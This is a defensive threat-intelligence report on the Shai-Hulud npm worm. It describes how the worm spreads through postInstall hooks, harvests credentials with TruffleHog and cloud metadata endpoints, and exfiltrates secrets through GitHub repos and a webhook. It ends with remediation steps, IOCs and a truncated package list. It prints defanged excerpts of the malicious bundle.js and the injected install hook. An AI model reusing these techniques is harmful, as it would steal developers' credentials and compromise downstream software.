The Scattering: How the Shai-Hulud Worm Malware Propagated Through the npm Ecosystem

Summary

Since September 14th, 2025, a new worm malware known as Shai-Hulud has been propagating throughout the npm package ecosystem, resulting in a widespread supply chain compromise. Shai-Hulud establishes a foothold into development environments, automatically infects related packages, and exposes high-value credentials along its path, introducing high risks of secondary attacks.

The campaign was initially discovered by Daniel Pereira, a software engineer who identified anomalous behavior in the npm package `@ctrl/tinycolor@4.1.1+`[1]. Subsequent investigations have revealed that the Shai-Hulud worm malware executes automatically upon package installation, exfiltrates secrets embedded in CI/CD pipelines, and publicly exposes sensitive data from private GitHub repositories. It also exhibits self-replicating behavior by injecting itself into other packages owned by compromised maintainer accounts, repeating the infection chain whenever downstream victims install a compromised package.

As of September 29th, 2025, over 500 packages have been confirmed as compromised, highlighting Shai-Hulud's rapid proliferation across diverse environments. This campaign underscores the malware's high-impact and opportunistic nature and exemplifies how threat actors continue to exploit the inherent trust within open-source ecosystems like npm[2] and PyPI[3] to deliver malicious payloads via supply chain attacks.

[1] https://www.linkedin.com/posts/daniel-pereira-b17a27160_npm-profile-activity-7373489836437114880-D9ma/?utm_source=share&utm_medium=member_desktop&rcm=ACoAAC6Tiu8BQM74-5Ul8qG5tVXkQn64coI8e0o

[2] https://vercel.com/blog/critical-npm-supply-chain-attack-response-september-8-2025

[3] https://www.zscaler.com/blogs/security-research/malicious-pypi-packages-deliver-silentsync-rat



Figure 1 - Flow Diagram of Shai Hulud campaign.

Details

Initial Access

The Shai-Hulud campaign began by gaining access to the maintainer accounts of the initially compromised npm packages either through phishing or a previous supply chain compromise. Research from Trend Micro states maintainers were targeted by spear-phishing attacks impersonating an npm security alert—socially socially

engineering maintainers into submitting their credentials[4]. Meanwhile, a blog post from Wiz theorises this compromise is a direct result of the S1ngularity attack[5], citing the common victims as an initial access vector[6].

Gaining control of maintainer accounts enabled the threat actor to publish updates containing malicious code to targeted packages. The malicious update contains a function called `NpmModule.updatePackage`, which performs the following actions:

- Downloads a target package archive file (tarball) and unpacks it.
- Creates the malicious `bundle.js` file or replaces an existing `bundle.js` with the malicious version.
- Modifies the `package.json` file to add a `postInstall` script that calls to `bundle.js`.
- Increments the package version number (1.2.3 → 1.2.4).
- Repacks the tarball with the malicious updates and publishes to the npm registry using the npm publish command.

`package.json` is npm's configuration file that contains the dependencies and metadata of a package, located in the root directory of a package.

Execution

When a downstream user or project installs an npm package infected by the Shai-Hulud campaign, the `postInstall` script embedded into the `package.json` file triggers the execution of the injected `bundle.js` to execute upon installation. Figure 2 below is an example `package.json` file, as seen in the Shai-Hulud attack which compromised the `rxnt-authentication` package.

```
"scripts": {
    "build": "tsup src/index.ts --dts",
    "test": "jest",
    "format": "prettier --write src/**/*",
    "lint": "eslint src/**/*.{js,ts,json}",
    "increment-version": "node ../scripts/increment-version.script.js",
    "publish-package": "node ../scripts/publish.script.js",
    "postInstall": "node bundle.js"
```

Figure 2 - Example of a package.json file, as seen in the compromised rxnt-authentication package.[7]

Credential Access

Following execution via the `postInstall` script, the embedded `bundle.js` payload performs the following activity to extract credentials:

- Fingerprints the OS and downloads a legitimate platform-appropriate TruffleHog binary to scan the local filesystem for secrets including API keys, GitHub Personal Access Tokens (PATs), and maintainer credentials, using known regex patterns such as AKIA[0-9A-Z]{16}.
- Dumps `process.env`, exposing the contents of several environment variables[8] including GITHUB_TOKEN, NPM_TOKEN, AWS_ACCESS_KEY_ID, and AWS_SECRET_ACCESS_KEY.
- Queries cloud-environment metadata endpoints to expose short-lived credentials.

[4] https://www.trendmicro.com/en_us/research/25/i/npm-supply-chain-attack.html#:~:text=The%20Shai%2DHulud%20attack%20chain%20began%20with%20a%20phishing%20email%20disguised%20as%20an%20NPM%20security%20alert%2C%20tricking%20a%20developer%20into%20revealing%20credentials

[5] https://nx.dev/blog/s1ngularity-postmortem

[6] https://www.wiz.io/blog/shai-hulud-npm-supply-chain-attack#:~:text=Based%20on%20victimology%2C%20Wiz%20Research%20assesses%20this%20activity%20is%20tied%20to%20the%20recent%20s1ngularity%20/%20Nx%20supply%20chain%20attack%2C

[7] https://socket.dev/blog/ongoing-supply-chain-attack-targets-crowdstrike-npm-packages#:~:text=This%20is%20an%20example%20package.json%20from%20the%20first%20version%2C%20in%20rxnt%2Dauthentication

[8] https://www.trendmicro.com/en/research/22/h/analyzing-hidden-danger-of-environment-variables-for-keeping-secrets.html#:~:text=What%20are%20environment%20variables%3F

```
const { execSync } = require("child_process");
const os = require("os");

function trufflehogUrl() {
  const plat = os.platform();
  if (plat === "win32") return
"hxxps://github[.]com/trufflesecurity/trufflehog/releases/download/.../trufflehog_
windows_x86_64.zip";
  if (plat === "linux") return
"hxxps://github[.]com/trufflesecurity/trufflehog/releases/download/.../trufflehog_
linux_x86_64.tar.gz";
  return
"hxxps://github[.]com/trufflesecurity/trufflehog/releases/download/.../trufflehog_
darwin_all.tar.gz";
}

function runScanner(binaryPath, targetDir) {
  // Executes downloaded scanner against local paths
  const cmd = `"${binaryPath}" filesystem "${targetDir}" --json`;
  const out = execSync(cmd, { stdio: "pipe" }).toString();
  return JSON.parse(out); // Parsed findings contain tokens and secrets
}
```

Figure 3 - bundle.js code snippet downloading a platform-appropriate TruffleHog binary and scanning of the local filesystem for secrets.[9]

```
// Key network targets inside the bundle
const imdsV4 = "hxxp://169[.]254[.]169[.]254";          // AWS instance metadata
const imdsV6 = "hxxp://[fd00:ec2::254]/";                // AWS metadata over IPv6
const gcpMeta = "hxxp://metadata[.]google[.]internal";  // GCP metadata
```

Figure 4 - bundle.js code snippet querying cloud-environment metadata endpoints to expose short-lived credentials.[10]

Discovery

Any identified credentials are subsequently validated against corresponding endpoints. For example, if an NPM_TOKEN value is discovered, `bundle.js` will query the npm `whoami` endpoint and will call GitHub REST API if a GITHUB_TOKEN is present.

```
// npm token verification
fetch("https://registry.npmjs.org/-/whoami", {
  headers: { "Authorization": `Bearer ${process.env.NPM_TOKEN}` }
});

// GitHub API use if GITHUB_TOKEN is present
fetch("https://api.github.com/user", {
  headers: { "Authorization": `token ${process.env.GITHUB_TOKEN}` }
});
```

Figure 5 - bundle.js code snippet validating NPM_TOKEN and GITHUB_TOKEN values.[11]

[9] https://socket.dev/blog/tinycolor-supply-chain-attack-affects-40-packages#:~:text=//%20De%2Dminified%20transcription%20from%20bundle.js
[10] https://socket.dev/blog/tinycolor-supply-chain-attack-affects-40-packages#:~:text=//%20Key%20network%20targets%20inside%20the%20bundle
[11] https://socket.dev/blog/tinycolor-supply-chain-attack-affects-40-packages#:~:text=//%20npm%20token%20verification

If a maintainer's npm token is identified and validated, the malware runs a query to identify up to 20 other packages owned by the maintainer, and abuses the access granted by the token to inject the Shai-Hulud malware into those packages.

```
/v1/search?text=maintainer:${username}&size=20
```

This is how the Shai-Hulud malware acts as a worm. Any and all identified npm packages accessible via the maintainers npm token are then infected by the same `NpmModule.updatePackage` function and `bundle.js` payload and republished to the npm registry.

The Shai-Hulud worm relies on the implicit trust within the npm ecosystem to propagate. When a compromised package is installed into a downstream environment, the `postInstall` script will trigger the payload again, restarting the processes of scanning for secrets, exfiltration, and injecting code into available packages. This also means that extracted credentials are needed to continue to propagate the malware.

Exfiltration

Upon identifying and validating a GitHub token, the worm leverages it to create a public repository named Shai-Hulud under the affected user's GitHub account (Figure 5). All exposed secrets are aggregated into a `data.json` file, double Base64-encoded, and committed to the newly created Shai-Hulud repository.



Figure 6 - Compromised accounts abused by the malware to create public repositories named Shai-Hulud.[12]

The worm also creates a malicious GitHub Actions workflow named `shai-hulud-workflow.yml` within all accessible repositories. This workflow is executed upon the compromised package's commit and exfiltrates collected secrets from each affected repository to a hardcoded webhook URL `hxxps://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7`. The workflow also migrates an organization's private repositories into personal public repositories (private org/repo → public user/repo), adds a description of "`Shai-Hulud Migration`" and appends a "`-migration`" suffix to the repo name (Figure 6).

[12] https://www.aikido.dev/blog/s1ngularity-nx-attackers-strike-again#:~:text=Stolen%20credentials%20being%20published



Figure 7 - Private organization repos being migrated to personal public repos.[13]

Impact

The Shai-Hulud worm presents a significant threat to both npm package maintainers and their downstream dependents. In addition to the risk of private GitHub repository contents being exfiltrated and publicly exposed, credentials stored in local and cloud environments are also at risk. This exposure introduces the potential for secondary attacks, including unauthorized access to development infrastructure and cloud services.

Assessment

There is a realistic possibility that the Shai-Hulud campaign and similar incidents signal increased threat actor interest in supply chain attacks targeting open-source ecosystems. In light of this possibility, it is strongly recommended to implement MFA on all maintainer accounts to mitigate the risk of being subject to initial compromise. Organizations should also audit their dependencies to enable early detection of, and response to, infected packages, and identify redundant or unused packages to reduce the potential attack surface and limit propagation paths.

Recommendations

To detect any potential Shai-Hulud compromise, it is recommended to scan environments for dependencies on known compromised packages, and for the activity described above. If a compromise is suspected, it is essential to remove the affected packages, or rolling back to a known good version, and reset any exposed credential resets. The steps outlined below are intended to assist with investigation and remediation efforts.

- The following queries and scripts can assist investigation into any compromise of a GitHub environment.
  - GitHub search for the malicious GitHub Actions workflow (`shai-hulud-workflow.yml`).

```
// Replace "ORG" in the below URL with GitHub Organisation name

https://github.com/search?q=org%3AORG+path%3A**%2Fshai-hulud-workflow.yml&type=code
```

  - Bash script to identify malicious repo branches named “Shai-Hulud”

[13] https://www.aikido.dev/blog/s1ngularity-nx-attackers-strike-again#:~:text=Private%20repositories%20being%20turned%20public

```
# List all repos and check for shai-hulud branch

gh repo list YOUR_ORG_NAME --limit 1000 --json nameWithOwner --jq
'.[].nameWithOwner' | while read repo; do

  gh api "repos/$repo/branches" --jq '.[] | select(.name == "shai-hulud") | "'$repo'
has branch: " + .name'

done
```

- npm search query for any affected package (full list of affected packages provided in Appendix A: Known Compromised Packages and Version Numbers.

```
npm ls [package name]
```

- npm command to remove compromised packages

```
npm uninstall [package name]
```

- Search for malicious bundle.js hash

```
find . -type f -name "*.js" -exec sha256sum {} \; | grep "[HASH]"
```

- Check for and remove the malicious GitHub Actions workflow (`shai-hulud-workflow.yml`)

```
rm -f .github/workflows/shai-hulud-workflow.yml
```

- Check all repos for branches named "Shai-Hulud"

```
git ls-remote --heads origin | grep shai-hulud
```

- Delete any identified malicious branches named "Shai-Hulud"

```
git push origin --delete shai-hulud
```

- If a compromise from Shai-Hulud has been detected, any credentials listed below that are in use must be reset.
  - NPM tokens (automation and publish tokens)
  - GitHub personal access tokens
  - GitHub Actions secrets in all repositories
  - SSH keys used for Git operations
  - AWS IAM credentials, access keys, and session tokens
  - Google Cloud service account keys and OAuth tokens
  - Azure service principals and access tokens
  - Any credentials stored in AWS Secrets Manager or GCP Secret Manager
  - API keys found in environment variables
  - Database connection strings
  - Third-party service tokens
  - CI/CD pipeline secrets
- Implement MFA on maintainer accounts to mitigate future attacks on the npm ecosystem.

Indicators of Compromise (IOCs)

The following IOCs characterize Shai-Hulud activity described in this report.

Description	Indicator
Hardcoded exfiltration URL	`hxxps://webhook[.]site/bb8ca5f6-4175-45d2-b042-fc9ebb8170b7`

`bundle.js` SHA256 Hashes	`de0e25a3e6c1e1e5998b306b7141b3dc4c0088da9d7bb47c1c00c91e6e4f85d6`
	`81d2a004a1bca6ef87a1caf7d0e0b355ad1764238e40ff6d1b1cb77ad4f595c3`
	`83a650ce44b2a9854802a7fb4c202877815274c129af49e6c2d1d5d5d55c501e`
	`4b2399646573bb737c4969563303d8ee2e9ddbd1b271f1ca9e35ea78062538db`
	`dc67467a39b70d1cd4c1f7f7a459b35058163592f4a9e8fb4dffcbba98ef210c`
	`46faab8ab153fae6e80e7cca38eab363075bb524edd79e42269217a083628f09`
	`B74caeaa75e077c99f7d44f46daaf9796a3be43ecf24f2a1fd381844669da777`

GitHub Actions workflow filename	`.github/workflows/shai-hulud-workflow.yml`

Table 1 - Shai-Hulud IOCs

MITRE ATT&CK

The following table maps tactics, techniques, and procedures (TTPs) described in this report to the MITRE ATT&CK Framework.

Tactic	Technique	Observable
Initial Access	T1566: Phishing	The threat actor reportedly sent phishing emails impersonating an npm security alert to socially engineer maintainers into exposing credentials.
	T1195: Supply Chain Compromise	The Shai-Hulud worm propagates to other packages owned by compromised maintainers and to downstream dependents who installed any compromised package. There is also a likely possibility the Shai-Hulud attack began within npm packages compromised in the earlier S1ngularity attack.
Execution	T1059.007: Command and Scripting Interpreter: JavaScript	The `postInstall` script in `package.json` executes the JavaScript payload `bundle.js`,

		when a compromised package is installed.
Credential Access	T1552.001: Unsecured Credentials: Credentials in Files	The Shai-Hulud worm uses a TruffleHog binary to scan the local filesystem for secrets using regex patterns.
	T1552.004: Unsecured Credentials: Private Keys	The Shai-Hulud worm exposes secrets such as API tokens, AWS keys, and GitHub PATs from environment variables and scanned files.
	T1552.005: Unsecured Credentials: Cloud Instance Metadata API	The Shai-Hulud worm queried cloud environment metadata endpoints to extract temporary credentials.
Discovery	T1526: Cloud Service Discovery	The Shai-Hulud worm runs GitHub and npm API queries to validate tokens and enumerate owned repositories or packages.
Exfiltration	T1020: Automated Exfiltration	The Shai-Hulud worm stores collected data in a public GitHub repo, and exfiltrates data via automated GitHub Actions workflows and to a hardcoded webhook endpoint.
Impact	T1565.001: Data Manipulation: Stored Data Manipulation	The Shai-Hulud worm modifies package contents by injecting malicious payloads and republishing the compromised versions to npm.

Table 2 - Shai-Hulud TTPs

Further Detail

- Socket Research Team initial analysis[14]
- StepSecurity analysis[15]
- Socket Research Team follow-up analysis[16]
- Arctic Wolf blog[17]
- Aikido blog[18]
- Wiz blog[19]
- Sonatype Security Research Team blog[20]
- Flashpoint Intel Team post[21]
- Trend Micro Cyber Threat analysis[22]
- Palo Alto Unit 42 analysis[23]
- CISA alert[24]

[14] https://socket.dev/blog/tinycolor-supply-chain-attack-affects-40-packages
[15] https://www.stepsecurity.io/blog/ctrl-tinycolor-and-40-npm-packages-compromised#indicators-of-compromise
[16] https://socket.dev/blog/ongoing-supply-chain-attack-targets-crowdstrike-npm-packages
[17] https://arcticwolf.com/resources/blog-uk/wormable-malware-cause-supply-chain-compromise-of-npm-code-packages/
[18] https://www.aikido.dev/blog/s1ngularity-nx-attackers-strike-again
[19] https://www.wiz.io/blog/shai-hulud-npm-supply-chain-attack
[20] https://www.sonatype.com/blog/ongoing-npm-software-supply-chain-attack-exposes-new-risks
[21] https://flashpoint.io/blog/shai-hulud-worm-targeting-npm-supply-chains/?CRO1=control_%233007
[22] https://www.trendmicro.com/en_us/research/25/i/npm-supply-chain-attack.html
[23] https://unit42.paloaltonetworks.com/npm-supply-chain-attack/
[24] https://www.cisa.gov/news-events/alerts/2025/09/23/widespread-supply-chain-compromise-impacting-npm-ecosystem#_edn1

Appendix

Appendix A: Known Compromised Packages and Version Numbers

1. @ahmedhfarag/ngx-perfect-scrollbar@20.0.20
2. @ahmedhfarag/ngx-virtual-scroller@4.0.4
3. @art-ws/common@2.0.28
4. @art-ws/config-eslint@2.0.4
5. @art-ws/config-eslint@2.0.5
6. @art-ws/config-ts@2.0.7
7. @art-ws/config-ts@2.0.8
8. @art-ws/db-context@2.0.24
9. @art-ws/di-node@2.0.13
10. @art-ws/di@2.0.28
11. @art-ws/di@2.0.32
12. @art-ws/eslint@1.0.5
13. @art-ws/eslint@1.0.6
14. @art-ws/fastify-http-server@2.0.24
15. @art-ws/fastify-http-server@2.0.27
16. @art-ws/http-server@2.0.21
17. @art-ws/http-server@2.0.25
18. @art-ws/openapi@0.1.12
19. @art-ws/openapi@0.1.9
20. @art-ws/package-base@1.0.5
21. @art-ws/package-base@1.0.6
22. @art-ws/prettier@1.0.5
23. @art-ws/prettier@1.0.6
24. @art-ws/slf@2.0.15
25. @art-ws/slf@2.0.22
26. @art-ws/ssl-info@1.0.10
27. @art-ws/ssl-info@1.0.9
28. @art-ws/web-app@1.0.3
29. @art-ws/web-app@1.0.4
30. @crowdstrike/commitlint@8.1.1
31. @crowdstrike/commitlint@8.1.2
32. @crowdstrike/falcon-shoelace@0.4.1
33. @crowdstrike/falcon-shoelace@0.4.2
34. @crowdstrike/foundry-js@0.19.1
35. @crowdstrike/foundry-js@0.19.2
36. @crowdstrike/glide-core@0.34.2
37. @crowdstrike/glide-core@0.34.3
38. @crowdstrike/logscale-dashboard@1.205.1
39. @crowdstrike/logscale-dashboard@1.205.2
40. @crowdstrike/logscale-file-editor@1.205.1
41. @crowdstrike/logscale-file-editor@1.205.2
42. @crowdstrike/logscale-parser-edit@1.205.1
43. @crowdstrike/logscale-parser-edit@1.205.2
44. @crowdstrike/logscale-search@1.205.1
45. @crowdstrike/logscale-search@1.205.2
46. @crowdstrike/tailwind-toucan-base@5.0.1
47. @crowdstrike/tailwind-toucan-base@5.0.2
48. @ctrl/deluge@7.2.1
49. @ctrl/deluge@7.2.2
50. @ctrl/golang-template@1.4.2

51. @ctrl/golang-template@1.4.3
52. @ctrl/magnet-link@4.0.3
53. @ctrl/magnet-link@4.0.4
54. @ctrl/ngx-codemirror@7.0.1
55. @ctrl/ngx-codemirror@7.0.2
56. @ctrl/ngx-csv@6.0.1
57. @ctrl/ngx-csv@6.0.2
58. @ctrl/ngx-emoji-mart@9.2.1
59. @ctrl/ngx-emoji-mart@9.2.2
60. @ctrl/ngx-rightclick@4.0.1
61. @ctrl/ngx-rightclick@4.0.2
62. @ctrl/qbittorrent@9.7.1
63. @ctrl/qbittorrent@9.7.2
64. @ctrl/react-adsense@2.0.1
65. @ctrl/react-adsense@2.0.2
66. @ctrl/shared-torrent@6.3.1
67. @ctrl/shared-torrent@6.3.2
68. @ctrl/tinycolor@4.1.1
69. @ctrl/tinycolor@4.1.2
70. @ctrl/torrent-file@4.1.1
71. @ctrl/torrent-file@4.1.2
72. @ctrl/transmission@7.3.1
73. @ctrl/ts-base32@4.0.1
74. @ctrl/ts-base32@4.0.2
75. @hestjs/core@0.2.1
76. @hestjs/cqrs@0.1.6
77. @hestjs/demo@0.1.2
78. @hestjs/eslint-config@0.1.2
79. @hestjs/logger@0.1.6
80. @hestjs/scalar@0.1.7
81. @hestjs/validation@0.1.6
82. @nativescript-community/arraybuffers@1.1.6
83. @nativescript-community/arraybuffers@1.1.7
84. @nativescript-community/arraybuffers@1.1.8
85. @nativescript-community/gesturehandler@2.0.35
86. @nativescript-community/perms@3.0.5
87. @nativescript-community/perms@3.0.6
88. @nativescript-community/perms@3.0.7
89. @nativescript-community/perms@3.0.8
90. @nativescript-community/perms@3.0.9
91. @nativescript-community/sentry@4.6.43
92. @nativescript-community/sqlite@3.5.2
93. @nativescript-community/sqlite@3.5.3
94. @nativescript-community/sqlite@3.5.4
95. @nativescript-community/sqlite@3.5.5
96. @nativescript-community/text@1.6.10
97. @nativescript-community/text@1.6.11
98. @nativescript-community/text@1.6.12
99. @nativescript-community/text@1.6.13
100. @nativescript-community/text@1.6.9
101. @nativescript-community/typeorm@0.2.30
102. @nativescript-community/typeorm@0.2.31
103. @nativescript-community/typeorm@0.2.32
104. @nativescript-community/typeorm@0.2.33
105. @nativescript-community/ui-collectionview@6.0.6

106. @nativescript-community/ui-document-picker@1.1.27
107. @nativescript-community/ui-document-picker@1.1.28
108. @nativescript-community/ui-drawer@0.1.30
109. @nativescript-community/ui-image@4.5.6
110. @nativescript-community/ui-label@1.3.35
111. @nativescript-community/ui-label@1.3.36
112. @nativescript-community/ui-label@1.3.37
113. @nativescript-community/ui-material-bottom-navigation@7.2.72
114. @nativescript-community/ui-material-bottom-navigation@7.2.73
115. @nativescript-community/ui-material-bottom-navigation@7.2.74
116. @nativescript-community/ui-material-bottom-navigation@7.2.75
117. @nativescript-community/ui-material-bottomsheet@7.2.72
118. @nativescript-community/ui-material-core-tabs@7.2.72
119. @nativescript-community/ui-material-core-tabs@7.2.73
120. @nativescript-community/ui-material-core-tabs@7.2.74
121. @nativescript-community/ui-material-core-tabs@7.2.75
122. @nativescript-community/ui-material-core-tabs@7.2.76
123. @nativescript-community/ui-material-core@7.2.72
124. @nativescript-community/ui-material-core@7.2.73
125. @nativescript-community/ui-material-core@7.2.74
126. @nativescript-community/ui-material-core@7.2.75
127. @nativescript-community/ui-material-core@7.2.76
128. @nativescript-community/ui-material-ripple@7.2.72
129. @nativescript-community/ui-material-ripple@7.2.73
130. @nativescript-community/ui-material-ripple@7.2.74
131. @nativescript-community/ui-material-ripple@7.2.75
132. @nativescript-community/ui-material-tabs@7.2.72
133. @nativescript-community/ui-material-tabs@7.2.73
134. @nativescript-community/ui-material-tabs@7.2.74
135. @nativescript-community/ui-material-tabs@7.2.75
136. @nativescript-community/ui-pager@14.1.36
137. @nativescript-community/ui-pager@14.1.37
138. @nativescript-community/ui-pager@14.1.38
139. @nativescript-community/ui-pulltorefresh@2.5.4
140. @nativescript-community/ui-pulltorefresh@2.5.5
141. @nativescript-community/ui-pulltorefresh@2.5.6
142. @nativescript-community/ui-pulltorefresh@2.5.7
143. @nexe/config-manager@0.1.1
144. @nexe/eslint-config@0.1.1
145. @nexe/logger@0.1.3
146. @nstudio/angular@20.0.4
147. @nstudio/angular@20.0.5
148. @nstudio/angular@20.0.6
149. @nstudio/focus@20.0.4
150. @nstudio/focus@20.0.5
151. @nstudio/focus@20.0.6
152. @nstudio/nativescript-checkbox@2.0.6
153. @nstudio/nativescript-checkbox@2.0.7
154. @nstudio/nativescript-checkbox@2.0.8
155. @nstudio/nativescript-checkbox@2.0.9
156. @nstudio/nativescript-loading-indicator@5.0.1
157. @nstudio/nativescript-loading-indicator@5.0.2
158. @nstudio/nativescript-loading-indicator@5.0.3
159. @nstudio/nativescript-loading-indicator@5.0.4
160. @nstudio/ui-collectionview@5.1.11

161. @nstudio/ui-collectionview@5.1.12
162. @nstudio/ui-collectionview@5.1.13
163. @nstudio/ui-collectionview@5.1.14
164. @nstudio/web-angular@20.0.4
165. @nstudio/web@20.0.4
166. @nstudio/xplat-utils@20.0.5
167. @nstudio/xplat-utils@20.0.6
168. @nstudio/xplat-utils@20.0.7
169. @nstudio/xplat@20.0.5
170. @nstudio/xplat@20.0.6
171. @nstudio/xplat@20.0.7
172. @operato/board@9.0.35
173. @operato/board@9.0.36
174. @operato/board@9.0.37
175. @operato/board@9.0.38
176. @operato/board@9.0.39
177. @operato/board@9.0.40
178. @operato/board@9.0.41
179. @operato/board@9.0.42
180. @operato/board@9.0.43
181. @operato/board@9.0.44
182. @operato/board@9.0.45
183. @operato/board@9.0.46
184. @operato/board@9.0.47
185. @operato/board@9.0.48
186. @operato/board@9.0.49
187. @operato/board@9.0.50
188. @operato/board@9.0.51
189. @operato/data-grist@9.0.29
190. @operato/data-grist@9.0.35
191. @operato/data-grist@9.0.36
192. @operato/data-grist@9.0.37
